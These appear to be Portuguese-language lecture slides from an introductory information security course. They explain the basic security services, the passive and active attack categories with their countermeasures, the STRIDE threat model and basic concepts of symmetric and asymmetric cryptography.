


Verificar: se o plano está funcionando


Executar: o planejado

Segurança é um processo!

- Sistema “seguro” ⇔ Processo de segurança efetivo
- **Política de segurança:** conjunto de procedimentos e regras para cada aspecto de segurança.
- Deve enumerar os **objetivos** a alcançar e os **requisitos** para atingi-los;
- Deve levar em conta os **riscos** associados
- Deve definir as **autoridades, responsabilidades** e **auditorias** de segurança no âmbito do sistema.



Segurança é um processo!





Segurança da informação: *Serviços*

Serviços de Segurança

- Há diferentes aspectos que caracterizam a segurança de um sistema de computadores. Estes aspectos são denominados ***serviços de segurança***.
- Serviços básicos de segurança:
 - Disponibilidade;
 - Confidencialidade;
 - Integridade;
 - Autenticidade;
 - Irretratabilidade.



Disponibilidade

- Garantia de que usuários legítimos não sejam impedidos indevidamente de acessarem as informações e os recursos do sistema.
- Serviço essencialmente extra-criptográfico (físico), e o mais arquitetural/empírico/heurístico dentre os serviços básicos da segurança.
 - **Exemplos de medidas:** redundância, controle de acesso (físico), etc.



Confidencialidade

- **Confidencialidade de dados:** garantia de que qualquer informação armazenada num sistema de computação ou transmitida via rede seja revelada somente a usuários devidamente autorizados.
- **Observação:** informação $\neq$ dado (representação da informação).
 - Um dado pode estar acessível a qualquer entidade e mesmo assim não revelar a informação que ele contém.




Confidencialidade

- Privacidade: Garantia de que os indivíduos controlem ou influenciem quais informações sobre eles podem ser coletadas e armazenadas e por quem e para quem tais informações podem ser reveladas
- Tem relação direta com **confidencialidade de dados** (proteção da informação), mas também envolve políticas de **uso de dados** e **confidencialidade de identidades**.




Integridade

- Possibilidade de **verificar a consistência** da informação contida nos dados, **impedindo que seja alterada** indevidamente de **maneira imperceptível**.
- Detalhe: o serviço de integridade **não** garante que os dados não sejam alterados. A garantia efetiva é que, se os dados forem alterados sem autorização, a alteração será sempre **detectada**.



Autenticidade

- Garantia de que a *origem* ou o *originador* de uma mensagem seja **corretamente identificado** pelo seu destinatário.
- A **verificação de autenticidade** é necessária após todo processo de identificação, seja de um usuário para um sistema, de um sistema para o usuário ou de um sistema para outro sistema.



Irretratabilidade

- O **originador** e o **destinatário** das informações **não podem negar a sua transmissão, recepção ou posse.**
 - **Obs.:** ausência de serviço pode ser requisito de segurança (negação plausível)
- Relacionado a **assinaturas digitais.**
 - Conceito similar a assinaturas manuais, mas com garantias matemáticas...



Autenticidade vs. Irretratabilidade

- **Autenticidade:** destinatário **não consegue** necessariamente **provar para um terceiro** quem é o originador da mensagem
- Analogia com mundo real:
 - Os usuários Alice e Bob têm um mesmo “carimbo”
 - Se Alice recebe mensagem carimbada, então ela deve ter vindo de Bob
 - Porém, Alice não consegue provar para Carlos que foi Bob quem carimbou a mensagem (afinal, a própria Alice pode tê-lo feito!)



Autenticidade vs. Irretratabilidade

- **Irretratabilidade:** apenas originador da mensagem poderia tê-la gerado
- Analogia com mundo real:
 - Alice envia um documento a Bob usando sua **assinatura com firma reconhecida**
 - Bob pode apresentar o documento a Carlos, provando que Alice foi a originadora do documento
- Diferença importante: aparece nos algoritmos usados para prover tais serviços




Marcos



Importância dos Serviços de Segurança

- Diferentes organizações podem ter visões diferentes sobre **o quanto cada serviço é importante**.
 - Em uma universidade: integridade e disponibilidade provavelmente estão entre os requisitos mais importantes.
 - No ambiente bancário: integridade e disponibilidade são tão importantes quanto confidencialidade e irretratabilidade.
- FIPS PUB 199 define níveis considerando impacto causado pela perda do serviço de segurança sobre:
 - **Capacidade de completar tarefas:** de “ruído” pouco duradouro até incapacidade de operar por longo tempo
 - **Perda financeira:** de pequena até enorme
 - **Danos a indivíduos:** de “irritação” até perda de vidas






QUIZ: Serviços de Segurança

Classificação de Ataques - Stallings

- **Taxonomia baseada na fonte:**
 - Ataques internos: usuários autorizados fazendo mau uso do sistema
 - Ataques externos: usuários não autorizados
- **Taxonomia baseada no processo (foco desta aula):**
 - Ataques passivos e ataques ativos
- **Qualquer um destes tipos de ataque irá alterar o fluxo normal da informação.**




Classificação de Ataques - Stallings

- **Ataques passivos**
 - Aqueles onde a mensagem é apenas observada ou copiada.
 - Exemplo: interceptação.
- **Ataques ativos**
 - A mensagem sofre alterações ou é desviada
 - **Exemplos:**
 - Interrupção;
 - Modificação;
 - Fabricação;


Ataques Passivos: Interceptação

- Vazamento de informações (ex.: senhas)
- Para evitar que o intruso entenda o conteúdo das mensagens, é necessário cifrar os dados (*confidencialidade*)



Ataques Ativos: Interrupção


- Dados nunca chegam ao destino
 - **Ex.:** “derrubar um site”



- É necessária a segurança física dos recursos de processamento e de comunicação de dados! (*disponibilidade*)

Ataques Ativos: Modificação


- Informações corrompidas/falsas
 - Ex.: alterar destino de um pagamento bancário



- Para evitar tal ataque, é preciso garantir a *integridade* e a *autenticidade* dos dados


Ataques Ativos: Modificação

- Ex.: risco de **autenticidade sem integridade**



Ataques Ativos: Fabricação

- Mensagens criadas por atacante
 - **Ex.:** gerar uma ordem de pagamento falsa



- Para evitar este tipo de ataque é preciso garantir a **autenticidade** dos dados

Outros Ataques




- Outros ataques à confidencialidade:
- **Inferência:** análise de dados permitem deduzir algo sobre a informação neles contida

Ex.: anonimização deficiente de sexo biológico (M/F) em base de dados (cifração determinística)

...	Sexo	...
...	A	...
...	A	...
...	A	...
...	B	...

análise
estatística

A: 80%
B: 20%



Inferência: {
1: A=M, B=F
2: A=F, B=M

?



Outros Ataques

- Outros ataques à confidencialidade:




- **Exposição:** dados fornecidos diretamente a entidade não autorizada
 - Enviados para endereço de e-mail errado
 - Fornecidos por usuário a página de phishing

- **Intrusão:** atacante burla proteções do sistema e acessa dados
 - Explorando vulnerabilidades no sistema (agentes externos)
 - Abusando de direito de acesso legítimo (agentes internos)



Outros Ataques

- Outros ataques:
 - **Personificação:** atacante se passa por uma entidade autorizada
 - Pode obter acesso a recursos do sistema: confidencialidade
 - Pode alterar recursos do sistema: integridade
 - Pode enviar mensagens falsas (fabricação): autenticidade
 - **Retratação:** Uma entidade engana outra negando falsamente a responsabilidade por um ato
 - Irretratabilidade
 - E vários outros...



It wasn't me

STRIDE



- Uma abordagem de **análise de riscos**
 - Proposta por P. Garg & L. Kohnfelder (Microsoft)
 - Baseada na identificação de **ameaças a serviços**

Ameaça	Serviço afetado
<u>S</u> poofing (falsificação)	Autenticidade
<u>T</u> ampering (adulteração)	Integridade
<u>R</u> epudiation (retratação)	Irretratabilidade
<u>I</u> nformation disclosure (vazamento de informações)	Confidencialidade
<u>D</u> enial of Service (negação de serviço)	Disponibilidade
<u>E</u> levation of Privilege (elevação de privilégio)	Autorização*

*Mais vinculado a gestão de identidades do que Seg. Info.



Criptografia:


conceitos básicos

Para que serve criptografia?

- Serviços básicos da segurança:
 - Confidencialidade,
 - Integridade,
 - Autenticidade,
 - Irretratabilidade.
- Não é possível implementar disponibilidade
 - Não há algoritmo criptográfico que proteja contra ataques físicos...
 - Solução costuma envolver redundâncias
 - Ex.: backups (em instalações locais ou em nuvem)
 - Ex.: parque de servidores com balanceamento de carga



Algoritmos Criptográficos




- Existem dois tipos básicos de algoritmos criptográficos
 - **Simétricos:** usam a mesma informação **secreta** (chave) conhecida apenas por remetente e destinatário, mas não por atacantes
 - Esta categoria também inclui algoritmos auxiliares, que não usam chaves secretas
 - **Assimétricos:** usam duas chaves distintas, relacionadas matematicamente -- uma chave reverte o efeito da outra. Uma chave é tornada **pública** (inclusive para atacantes), e a outra é conhecida apenas pelo seu dono (chave **privada**).



- Esquemas **abertos e padronizados**, com implementações amplamente disponíveis (e.g., java.security)
 - Segredo reside apenas na **chave** usada em sua operação!

